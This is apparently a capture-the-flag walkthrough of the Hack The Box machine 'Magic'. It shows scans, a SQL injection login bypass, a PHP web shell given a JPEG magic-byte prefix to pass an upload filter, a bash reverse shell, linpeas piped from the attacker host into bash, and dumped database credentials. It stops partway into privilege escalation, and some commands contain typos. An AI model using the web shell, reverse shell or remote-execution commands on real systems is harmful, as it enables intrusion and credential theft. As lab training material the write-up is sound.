

Magic


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nmap



```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Magic Portfolio
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
```

Gobuster




```
(kali@kali)-[~/Desktop/htb/magic]
$ cat gobuster
/.htm      (Status: 403) [Size: 277]
/.html     (Status: 403) [Size: 277]
/assets    (Status: 301) [Size: 313] [--> http://10.129.80.90/assets/]
/.shtml    (Status: 403) [Size: 277]
/images    (Status: 301) [Size: 313] [--> http://10.129.80.90/images/]
/.         (Status: 200) [Size: 4052]
/.htaccess (Status: 403) [Size: 277]
/.php      (Status: 403) [Size: 277]
```




Password masking




Remove "password" from type.



Now we login. This was super basic sql injection.



```
(kali@kali)-[~/Desktop/htb/magic]
$ cat shell.php
<?php echo "Hello World"; system($_REQUEST['cmd']); ?>
```



only JPG, JPEG and PNG files are allowed.

```
Request
Pretty Raw Hex
8 Content-Length: 407
9 Origin: http://10.129.53.117
10 Connection: keep-alive
11 Referer: http://10.129.53.117/upload.php
12 Cookie: PHPSESSID=511br9e2bevoou4hee8utcvcn3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----3783188745121749666024956
82306
17 Content-Disposition: form-data; name="image"; filename
="shell.php"
18 Content-Type: application/x-php
19
20 <?php echo "Hello World"; system($_REQUEST['cmd']);
?>
21
22 -----3783188745121749666024956
82306
23 Content-Disposition: form-data; name="submit"
24
25 Upload Image
26 -----3783188745121749666024956
82306--
27

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 18 May 2025 23:08:32 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3029
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <script>
    alert(
      'Sorry, only JPG, JPEG & PNG files are allowed.')
  </script>
14 <!DOCTYPE HTML>
15 <html>
16   <head>
17     <title>
18       Magic Upload
19     </title>
20     <meta charset="utf-8"/>
21     <meta name="viewport" content="width=device-width, initial-scale=1">
22   </head>
23   <body>
24     <div>
25       <div>
26         <div>
27           <div>
28             <div>
29               <div>
30                 <div>
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56               </div>
57             </div>
58           </div>
59         </div>
60       </div>
61     </div>
62   </body>
63 </html>
```

So we try to

-Put JPG extension after file name

-Change MIME content type to JPG

but it didn't work.

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Pretty Raw Hex
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10 Connection: keep-alive
11 Referer: http://10.129.53.117/upload.php
12 Cookie: PHPSESSID=511br9e2bevoou4hee8utcvcn3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----3783188745121749666024956
82306
17 Content-Disposition: form-data; name="image"; filename
="shell.php.jpg"
18 Content-Type: image/jpeg
19
20 <?php echo "Hello World"; system($_REQUEST['cmd']);
?>
21
22 -----3783188745121749666024956
82306
23 Content-Disposition: form-data; name="submit"
24
25 Upload Image
26 -----3783188745121749666024956
82306--
27

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 18 May 2025 23:10:57 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3015
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <script>
    alert('What are you trying to do there?')
  </script>
14 <!DOCTYPE HTML>
15 <html>
16   <head>
17     <title>
18       Magic Upload
19     </title>
20     <meta charset="utf-8"/>
21     <meta name="viewport" content="width=device-width, initial-scale=1">
22   </head>
23   <body>
24     <div>
25       <div>
26         <div>
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28             <div>
29               <div>
30                 <div>
31                   <div>
32                     <div>
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62   </body>
63 </html>
```

We have to switch magic byte.

```
(kali@kali)-[~/Desktop/htb/magic]
$ locate *.jpg
/home/kali/Desktop/htb/cozyhosting/BOOT-INF/classes/static/assets/img/profile-img.jpg
/home/kali/Desktop/htb/cozyhosting/src/BOOT-INF/classes/static/assets/img/profile-img.jpg
/home/kali/Desktop/htb/soccer/SecLists-master/Payloads/Images/lottapixel.jpg
/usr/lib/python3/dist-packages/IPython/core/tests/2x2.jpg
/usr/share/autopsy/pict/back_pix.jpg
```

```
(kali@kali)-[~/Desktop/htb/magic]
$ cp /var/lib/inetsim/http/fakefiles/sample.jpg .

(kali@kali)-[~/Desktop/htb/magic]
$ ls
gobuster  nmap  sample.jpg  shell.php
```

```

(kali㉿kali)-[~/Desktop/htb/magic]
$ head sample.jpg | xxd
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048 .....JFIF....H
00000010: 0048 0000 ffe1 0016 4578 6966 0000 4d4d .H.....Exif..MM
00000020: 002a 0000 0008 0000 0000 0000 fffe 0017 .*.....
00000030: 4372 6561 7465 6420 7769 7468 2054 6865 Created with The
00000040: 2047 494d 50ff db00 4300 0503 0404 0403 GIMP..C.....
00000050: 0504 0404 0505 0506 070c 0807 0707 070f .....
00000060: 0b0b 090c 110f 1212 110f 1111 1316 1c17 .....
00000070: 1211 1111 1111 1111 1111 1111 1111 1111 .....

```

```

(kali㉿kali)-[~/Desktop/htb/magic]
$ head -c 20 sample.jpg > jpgmagic

(kali㉿kali)-[~/Desktop/htb/magic]
$ file jpgmagic
jpgmagic: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16

(kali㉿kali)-[~/Desktop/htb/magic]
$ cat jpgmagic shell.php > shell_jpg.php


(kali㉿kali)-[~/Desktop/htb/magic]
$ cat shell_jpg.php
♦♦♦♦JFIFHH<?php echo "Hello World"; system($_REQUESTS['cmd']); ?>

(kali㉿kali)-[~/Desktop/htb/magic]
$ file shell_jpg.php
shell_jpg.php: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16


```

(Please note: Request is not supposed to have 's' in the shell.php just like in the above screenshot)

Now we got shell file which magic byte is JPG.
We will upload it.



We have to add JPG extension to file name, otherwise the web won't accept it.



cmd=bash -c 'bash -i >& /tcp/dev/10.10.14.98/9001 0>&1'

```
(kali@kali)-[~/Desktop/htb/magic]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.53.117 49298
bash: cannot set terminal process group (1153): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/Magic/images/uploads$
```

Run linpeas.sh

This is running directly to stdout without leaving the file in the directory.

```
www-data@ubuntu:/tmp$ wget -O - 10.10.14.98:8000/linpeas.sh | bash
```

```
private static $dbName = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
```

```
www-data@ubuntu:/var/www/Magic$ ls
assets db.php5 images index.php login.php logout.php upload.php
www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
}
```

```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p Magic
Enter password:
```

```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p
Magic
Enter password:
-- MySQL dump 10.13 Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost Database: Magic
--
-- Server version 5.7.29-0ubuntu0.18.04.1
```



```

/*!40101 SET
@OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET
@OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET
@OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS,
UNIQUE_CHECKS=0 */;
/*!40014 SET
@OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE,
SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS
*/;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET
CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET
CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET
COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2025-05-18 18:19:06
www-data@ubuntu:/var/www/Magic$

```

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
```

'admin','Th3s3usW4sK1ng'

Now we are the user.

```
www-data@ubuntu:/var/www/Magic$ su - theseus
Password:
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:~$ cat user.txt
c9b44d2b7afcb52da27f8de2b7c1b83d
```

find

```
theseus@ubuntu:~$ find / -user theseus -ls 2>/dev/null
```

groups

```
theseus@ubuntu:~$ groups
theseus users
theseus@ubuntu:~$ find / -group users -ls 2>/dev/null
393232 24 -rwsr-x--- 1 root users 22040 Oct 21 2019 /bin/sysinfo
theseus@ubuntu:~$
```

stat

```
theseus@ubuntu:~$ stat /bin/sysinfo
File: /bin/sysinfo
Size: 22040      Blocks: 48      IO Block: 4096   regular file
Device: 801h/2049d Inode: 393232   Links: 1
Access: (4750/-rwsr-x---)  Uid: (  0/   root)   Gid: ( 100/  users)
Access: 2019-10-21 04:44:54.020110865 -0700
Modify: 2019-10-21 03:45:28.307578064 -0700
Change: 2019-10-21 03:47:12.884601665 -0700
Birth: -
```

strace -f

```
theseus@ubuntu:~$ strace -f /bin/sysinfo
```

```
[pid 24534] execve("/usr/bin/free", ["free", "-h"], 0x561f89c12b68 /* 18 vars */ <unfinished ...>
```

```
[pid 24543] execve("/bin/cat", ["cat", "/proc/cpuinfo"], 0x556c225dfb78 /* 18 vars */) = 0
```

```
